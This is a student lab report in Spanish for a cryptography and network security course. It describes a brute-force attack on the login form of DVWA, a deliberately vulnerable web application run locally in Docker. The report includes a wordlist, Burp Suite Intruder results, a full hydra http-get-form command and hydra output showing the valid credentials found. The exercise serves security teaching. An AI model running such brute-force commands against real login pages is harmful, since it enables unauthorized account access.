

Laboratorio 2 Criptografía y seguridad en Redes

En el presente laboratorio, consiste en realizar un ataque por fuerza bruta con las herramientas “burpsuite” e “hydra” mediante la aplicación DVWA.


Para empezar, se tuvo que instalar la aplicación DVWA en un docker, utilizando el siguiente comando *docker run –rm -it -p 80:80 vulnerables/web-dwa, e*n donde se desplegará la siguiente pantalla, este comando permite correr la imagen docker en el puerto 80:80.



Luego se entra mediante el usuario “admin” y la contraseña “password”, donde se ve la siguiente interfaz



Además de esto, se coloca la seguridad de DVWA en low de manera que sea mas sencillo analizar y realizar el ataque



Para el apartado 1, se realizó una entrada a DVWA fallida y valida con el fin de analizar las diferencias que tiene en el login, en base a esto se obtuvieron los siguientes resultados.

Primero que todo se hace un login correcto donde se obtiene el siguiente resultado

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 10 Sep 2022 01:43:05 GMT
3  Server: Apache/2.4.25 (Debian)
4  Expires: Tue, 23 Jun 2009 12:00:00 GMT
5  Cache-Control: no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 4413
9  Connection: close
10 Content-Type: text/html;charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17   <head>
18     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19
20     <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
```

Search...

Luego se hace un login erróneo donde se obtiene lo siguiente.

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 10 Sep 2022 01:40:21 GMT
3  Server: Apache/2.4.25 (Debian)
4  Expires: Tue, 23 Jun 2009 12:00:00 GMT
5  Cache-Control: no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 4375
9  Connection: close
10 Content-Type: text/html;charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17   <head>
18     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19
20     <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
```

Search...

En donde se observa que solo el contenido del lenght y del html por el inicio de sesión son diferentes

Ataques por fuerza bruta


Primero se realizó el ataque mediante burpsuite, para esto previamente se necesita un diccionario con passwords y usuarios.Bajo esto se usó el siguiente archivo txt

```
ola
alex
lol
lola
1234
1245
123
sasasasas
pepe
Olo
password
1337
charley
admin
Ayudante
Qwertyu
Qwert
Mmvcvc
12
olA
Qwert
Elden
Ring
Bloodborn
E
Udpiler
Boetcher
```


Este archivo se usa tanto para usuarios como también para contraseñas, ya que las palabras charley, admin, 1337 y password eran credenciales válidas en burpsuite.

Ahora pasando a burpsuite


Se elige el tipo de ataque se realizara, el cual es cluster bombo junto con el payload a abarcar.



Luego, se configura los resultados que se quieran mostrar, junto con el resultado de usar el txt anteriormente mencionado.



Además para la configuracion del diccionario se hace de la siguiente manera, en donde se modifican los payload a ingresar




Finalmente se van probando las contraseñas en burpsuite obteniendo los siguientes resultados.

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	incorrect
0			200			4666	1
1	ola	ola	200			4666	1
2	alex	ola	200			4666	1
3	lol	ola	200			4666	1
4	lola	ola	200			4666	1
5	1234	ola	200			4666	1
6	1245	ola	200			4666	1
7	123	ola	200			4666	1
8	sasasasas	ola	200			4666	1
9	pepe	ola	200			4666	1
10	Olo	ola	200			4666	1
11	password	ola	200			4666	1
12	1337	ola	200			4666	1
13	charley	ola	200			4666	1
14	admin	ola	200			4666	1
15	Ayudante	ola	200			4666	1

Además por la vía DVWA, si se van colocando las opciones usadas sale el siguiente error.




Por otra parte al seguir con la captura (se demora bastante xd), se consigue dos usuarios y dos contraseñas

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	incorrect
95	admin	password	200			4704	
147	1337	charley	200			4702	
0			200			4666	1
1	ola	ola	200			4666	1
2	alex	ola	200			4666	1
3	lol	ola	200			4666	1
4	lola	ola	200			4666	1
5	1234	ola	200			4666	1
6	1245	ola	200			4666	1
7	123	ola	200			4666	1
8	sasasasas	ola	200			4666	1
9	pepe	ola	200			4666	1
10	Olo	ola	200			4666	1
11	password	ola	200			4666	1
12	1337	ola	200			4666	1
13	charley	ola	200			4666	1

Request Response

Si esto lo comprobaos via DVWA, obtenemos lo siguiente.



:0

Por otra parte para, hydra se instala la versión 9.3 a través del siguiente link, debido a bugs presentes en la versión 9.4.

https://github.com/vanhauser-thc/thc-hydra/releases/tag/v9.3

Para realizar el ataque se realiza el siguiente comando.

hydra -l /Alex/Desktop/nombre.txt -P /Alex/Desktop/nombre.txt 127.0.0.1 “/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login: Username and/or password incorrect.:H=Cookie:PHPSESSID=76c7ac8315cac8f5eb8302f1433cd642; security=low’ -V

Consiguiendo la siguiente validaciones

```
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "ola" - 1 of 729 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "alex" - 2 of 729 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "lol" - 3 of 729 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "lola" - 4 of 729 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "1234" - 5 of 729 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "1245" - 6 of 729 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "123" - 7 of 729 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "sasasasas" - 8 of 729 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "pepe" - 9 of 729 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "Olo" - 10 of 729 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "password" - 11 of 729 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "1337" - 12 of 729 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "charley" - 13 of 729 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "admin" - 14 of 729 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "Ayudante" - 15 of 729 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "ola" - pass "Qwertyu" - 16 of 729 [child 15] (0/0)
```

Como se observa en la imagen anterior, se va probando todas las contraseñas y usuarios de los archivos txt, mandando una alerta ATTEMPT significando que están erróneas.

Pasado unos pocos segundos, se encuentran las credenciales válidas

```
[ATTEMPT] target 127.0.0.1 - login "1337" - pass "E" - 322 of 729 [chilc
[ATTEMPT] target 127.0.0.1 - login "1337" - pass "Udpiler" - 323 of 729
[ATTEMPT] target 127.0.0.1 - login "1337" - pass "Boetcher" - 324 of 729
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "ola" - 325 of 729 [
[80][http-get-form] host: 127.0.0.1   login: 1337   password: charley
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "alex" - 326 of 729
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "lol" - 327 of 729 [
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "lola" - 328 of 729
[ATTEMPT] target 127.0.0.1 - login "charley" - pass "1234" - 329 of 729
```

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Elden" - 373 of 729 [
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Ring" - 374 of 729 [c
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "Bloodborn" - 375 of 7
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "E" - 376 of 729 [chil
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "ola" - 379 of 729
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "alex" - 380 of 729
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "lol" - 381 of 729
[ATTEMPT] target 127.0.0.1 - login "Ayudante" - pass "lola" - 382 of 729
```

Esto se corrobora con el final que nos arroja al final del ejecutable

```
[ATTEMPT] target 127.0.0.1 - login "Boetcher" - pass "Udpiler" - 728 of 729 [child 3]
